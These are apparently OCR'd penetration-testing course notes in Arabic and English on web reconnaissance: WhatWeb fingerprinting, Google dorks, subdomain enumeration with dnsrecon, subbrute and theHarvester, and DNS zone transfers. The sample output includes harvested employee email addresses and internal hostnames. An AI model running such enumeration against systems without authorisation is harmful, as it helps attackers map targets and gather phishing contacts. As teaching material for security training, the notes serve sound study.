http://www.elearnsecurity.com [302] HTTPServer[Microsoft-IIS/7.5], IP[199.193.116.231],
 Microsoft-IIS[7.5], RedirectLocation[https://www.elearnsecurity.com/], Title[Document
Moved], UncommonHeaders[x-xss-protection,x-frame-options,strict-transport-security], X-
Frame-Options[sameorigin], X-Powered-By[MOS 6502], X-XSS-Protection[1; mode=block]
https://www.elearnsecurity.com/ [200] HTML5, HTTPServer[Microsoft-IIS/7.5], IP[199.193.
116.231], JQuery, Microsoft-IIS[7.5], PoweredBy[eLearnSecurity,], Script[text/javascrip
t], Title[eLearnSecurity - IT Security training courses for individuals and corporation
s], UncommonHeaders[x-xss-protection,x-frame-options,strict-transport-security], X-Fram
e-Options[sameorigin], X-Powered-By[MOS 6502], X-UA-Compatible[IE=edge], X-XSS-Protecti
on[1; mode=block]
root@kali:~/tools/WhatWeb#
```

```
root@kali:~/tools/WhatWeb# ./whatweb -v www.elearnsecurity.com
http://www.elearnsecurity.com/ [302]
http://www.elearnsecurity.com [302] HTTPServer[Microsoft-IIS/7.5], IP[199.193.116.231], Mi
ectLocation[https://www.elearnsecurity.com/], Title[Document Moved], UncommonHeaders[x-xss
ions,strict-transport-security], X-Frame-Options[sameorigin], X-Powered-By[MOS 6502], X-XS
ock]
URL     : http://www.elearnsecurity.com
Status  : 302
   HTTPServer ----------------------------------------------------------------
        Description: HTTP server header string. This plugin also attempts to
                     identify the operating system from the server header.
        String     : Microsoft-IIS/7.5 (from server string)

   IP ------------------------------------------------------------------------
        Description: IP address of the target, if available.
        String     : 199.193.116.231

   Microsoft-IIS -------------------------------------------------------------
        Description: Microsoft Internet Information Services (IIS) for Windows
                     Server is a flexible, secure and easy-to-manage Web server
                     for hosting anything on the Web. From media streaming to
                     web application hosting, IIS's scalable and open
                     architecture is ready to handle the most demanding tasks. -
                     homepage: http://www.iis.net/
        Version    : 7.5

   RedirectLocation ----------------------------------------------------------
        Description: HTTP Server string location. used with http-status 301 and
                     302
        String     : https://www.elearnsecurity.com/ (from location)

   Title ---------------------------------------------------------------------
        Description: The HTML page title
```

فهم أداة ال Wappalyzer


- هى إضافة فى متصفح ال Firefox تستخدم لمعرفة نوع الخادم و لغات البرمجة المستخدمة و معلومات اخرى



فهم أداة ال Google Search Operators

- هى Parameters تستخدم فى موقع جوجل للبحث بشكل اسرع و ادق.


```
site:.microsoft.com
```




فهم أداة ال Google Search Operators (تكمله ...)

```
site:.microsoft.com -inurl:www.
```

```
site:.microsoft.com -site:www.microsoft.com
```






فهم أداة ال Google Search Operators (تكمله ...)

```
site:microsoft.com -site:subdomain1.microsoft.com
-site:subdomain2.microsoft.com -inurl:subdomain3.microsoft.com
```

```
intitle:"Apache HTTP Server" intitle:"documentation"
```

```
intitle:"Apache HTTP Server" intitle:"documentation" site:target.com
```

فهم أداة ال Google Search Operators (تكمله ...)



فهم ال dnsrecon Tool

- هذه الاداة تستخدم للبحث عن ال SubDomains للهدف

```
dnsrecon -d microsoft.com -g
```

```
root@kali:~# dnsrecon -d microsoft.com -g
[*] Performing General Enumeration of Domain: microsoft.com
[-] DNSSEC is not configured for microsoft.com
[*]     SOA ns1.msft.net 208.84.0.53
[*]     SOA ns1.msft.net 2620:0:30::53
[*]     NS ns3.msft.net 193.221.113.53
[*]     NS ns3.msft.net 2620:0:34::53
[*]     NS ns4.msft.net 208.76.45.53
[*]     NS ns4.msft.net 2620:0:37::53
[*]     NS ns1.msft.net 208.84.0.53
[*]     NS ns1.msft.net 2620:0:30::53
[*]     NS ns2.msft.net 208.84.2.53
[*]     NS ns2.msft.net 2620:0:32::53
[*]     MX microsoft-com.mail.protection.outlook.com
[*] Performing Google Search Enumeration
[*]     CNAME www.microsoft.com toggle.www.ms.akadns.net
[*]     CNAME toggle.www.ms.akadns.net www.microsoft.com-c.edgekey.net
[*]     CNAME www.microsoft.com-c.edgekey.net www.microsoft.com-c.edgekey.net.globalredi
[*]     CNAME www.microsoft.com-c.edgekey.net.globalredir.akadns.net e10088.dspb.akamaie
[*]     A e10088.dspb.akamaiedge.net 72.247.197.45
[*]     CNAME ieonline.microsoft.com any.edge.bing.com
[*]     A any.edge.bing.com 204.79.197.200
[*]     CNAME windows.microsoft.com origin.windows.microsoft.com.akadns.net
[*]     A origin.windows.microsoft.com.akadns.net 134.170.119.140
[*]     CNAME support.microsoft.com wildcard.support.microsoft.com.edgekey.net
[*]     CNAME wildcard.support.microsoft.com.edgekey.net e10315.g.akamaiedge.net
[*]     A e10315.g.akamaiedge.net 2.17.104.63
```

فهم ال subbrute Tool

- هذه الاداة تستخدم للبحث عن ال SubDomains للهدف

```
root@kali:~/tools/subbrute# python subbrute.py microsoft.com
microsoft.com
www.microsoft.com
home.microsoft.com
cs.microsoft.com
my.microsoft.com
members.microsoft.com
blogs.microsoft.com
search.microsoft.com
i.microsoft.com
feeds.microsoft.com
forums.microsoft.com
math.microsoft.com
news.microsoft.com
games.microsoft.com
dev.microsoft.com
mail.microsoft.com
info.microsoft.com
music.microsoft.com
support.microsoft.com
help.microsoft.com
s.microsoft.com
e.microsoft.com
office.microsoft.com
profile.microsoft.com
member.microsoft.com
```

```
git clone https://github.com/TheRook/subbrute.git
```

```
python subbrute.py -h
```

```
python subbrute.py -h -s [path_to_file.txt]
```

فهم ال theHarvestar Tool

- هذه الاداة تستخدم للبحث عن ال SubDomains للهدف

```
theharvester [options]
```

-d	Domain to search
-l	Limit the results to work with
-b	Data source (bing, google, linkedin, pgp, all,...)
-f	Output to HTML or XML file (optional - good for long lists)

```
theharvester -d microsoft.com -b google -l 200
-f /root/Desktop/msresults.html
```

Console

```
[+] Emails found:
------------------
oss@microsoft.com
secure@microsoft.com
joakim.karlen@microsoft.com
Edvard.bergstrom@microsoft.com
dinei@microsoft.com
cormac@microsoft.com
@microsoft.com
hiballan@microsoft.com
thomkar@microsoft.com
antr@microsoft.com
simonpj@microsoft.com

[+] Hosts found in search engines:
------------------------------------
[-] Resolving hostnames IPs...
72.247.197.45:www.microsoft.com
134.170.119.140:windows.microsoft.com
168.62.198.20:commerce.microsoft.com
```

HTML

E-mails names found:

- oss@microsoft.com
- secure@microsoft.com
- joakim.karlen@microsoft.com
- Edvard.bergstrom@microsoft.com
- dinei@microsoft.com
- cormac@microsoft.com
- @microsoft.com
- hiballan@microsoft.com
- thomkar@microsoft.com
- antr@microsoft.com
- simonpj@microsoft.com

Hosts found:

- 72.247.197.45:www.microsoft.com
- 134.170.119.140:windows.microsoft.com
- 168.62.198.20:commerce.microsoft.com
- 2.17.104.63:support.microsoft.com
- 191.235.177.147:azure.microsoft.com

```
theharvester -d elearnsecurity.com -b linkedin -l 200
```


فهم مصطلح DNS Zone Transfer

- يقصد بهذا المصطلح تمرير نسخة من قاعدة البيانات الخاصة ب DNS Server 1 الى DNS Server 2.

```
nslookup -type=NS mydomain.com
```

```
nslookup
server [NAMESERVER FOR mydomain.com]
ls -d mydomain.com
```

```
C:\>nslookup -type=NS elsfoo.com
Server:  google-public-dns-a.google.com
Address:  8.8.8.8

Non-authoritative answer:
elsfoo.com      nameserver = ns.elsfoo.com
elsfoo.com      nameserver = ns6.dnsmadeeasy.com
elsfoo.com      nameserver = ns5.dnsmadeeasy.com
elsfoo.com      nameserver = ns7.dnsmadeeasy.com

C:\>nslookup
Default Server:  google-public-dns-a.google.com
Address:  8.8.8.8

> server ns.elsfoo.com
Default Server:  ns.elsfoo.com
Address:  74.50.103.103

> ls -d elsfoo.com
[ns.elsfoo.com]
 elsfoo.com.                    SOA     ns.elsfoo.com bernyreed.elsfoo.com. (41 900 600 86
 elsfoo.com.                    NS      ns6.dnsmadeeasy.com
 elsfoo.com.                    NS      ns7.dnsmadeeasy.com
 elsfoo.com.                    NS      ns.elsfoo.com
 elsfoo.com.                    NS      ns5.dnsmadeeasy.com
 elsfoo.com.                    MX      5       alt1.aspmx.l.google.com
 elsfoo.com.                    MX      5       alt2.aspmx.l.google.com
 elsfoo.com.                    MX      10      aspmx2.googlemail.com
 elsfoo.com.                    MX      10      aspmx3.googlemail.com
 elsfoo.com.                    MX      1       aspmx.l.google.com
 elsfoo.com.                    TXT             "google-site-verification=omyr9Nazb1WYCs_
axvvtCjTI2EA4_S-Q"

 elsfoo.com.                    TXT             "v=spf1 include:_spf.google.com ~all"

 ns6.dnsmadeeasy.com.           A       208.80.124.13
 ns7.dnsmadeeasy.com.           A       208.80.126.13
 ns5.dnsmadeeasy.com.           A       208.94.148.13
 ns5.dnsmadeeasy.com.           AAAA    2600:1800:5::1
 admin                          A       74.50.103.103
 intranet                       A       74.50.103.103
 ns                             A       74.50.103.103
 private                        A       74.50.103.103
 www                            A       74.50.103.103
 elsfoo.com.                    SOA     ns.elsfoo.com bernyreed.elsfoo.com. (41 900 600 86
>
```



- nameserver is a nameserver for mydomain.com
- axfr is the mnemonic opcode for the DNS zone transfer.


```
root@kali:~# dig @ns.elsfoo.com AXFR elsfoo.com

; <<>> DiG 9.8.4-rpz2+rl005.12-P1 <<>> @ns.elsfoo.com AXFR elsfoo.com
; (1 server found)
;; global options: +cmd
elsfoo.com.             3600    IN      SOA     ns.elsfoo.com. bernyreed.elsfoo.com. 41 900 600 8640
elsfoo.com.             3600    IN      NS      ns6.dnsmadeeasy.com.
elsfoo.com.             3600    IN      NS      ns7.dnsmadeeasy.com.
elsfoo.com.             3600    IN      NS      ns.elsfoo.com.
elsfoo.com.             3600    IN      NS      ns5.dnsmadeeasy.com.
elsfoo.com.             3600    IN      MX      5 alt1.aspmx.l.google.com.
elsfoo.com.             3600    IN      MX      5 alt2.aspmx.l.google.com.
elsfoo.com.             3600    IN      MX      10 aspmx2.googlemail.com.
elsfoo.com.             3600    IN      MX      10 aspmx3.googlemail.com.
elsfoo.com.             3600    IN      MX      1 aspmx.l.google.com.
elsfoo.com.             3600    IN      TXT     "google-site-verification=omyr9Nazb1WYCs_DW29VGj_zMJ
elsfoo.com.             3600    IN      TXT     "v=spf1 include:_spf.google.com -all"
ns6.dnsmadeeasy.com.    3600    IN      A       208.80.124.13
ns7.dnsmadeeasy.com.    3600    IN      A       208.80.126.13
ns5.dnsmadeeasy.com.    3600    IN      A       208.94.148.13
ns5.dnsmadeeasy.com.    3600    IN      AAAA    2600:1800:5::1
admin.elsfoo.com.       3600    IN      A       74.50.103.103
intranet.elsfoo.com.    3600    IN      A       74.50.103.103
ns.elsfoo.com.          3600    IN      A       74.50.103.103
private.elsfoo.com.     3600    IN      A       74.50.103.103
www.elsfoo.com.         3600    IN      A       74.50.103.103
elsfoo.com.             3600    IN      SOA     ns.elsfoo.com. bernyreed.elsfoo.com. 41 900 600 8640
;; Query time: 144 msec
;; SERVER: 74.50.103.103#53(74.50.103.103)
;; WHEN: Tue Mar 31 12:01:01 2015
;; XFR size: 22 records (messages 1, bytes 800)
```

فهم ال Virtual Hosts

Virtual Hosts = Shared Hosting Environment

- حيث الخادم الذى له IP address واحد يحمل اكثر من موقع / host

Here for example there are multiple virtual hosts associated to the IP address 192.168.3.2.

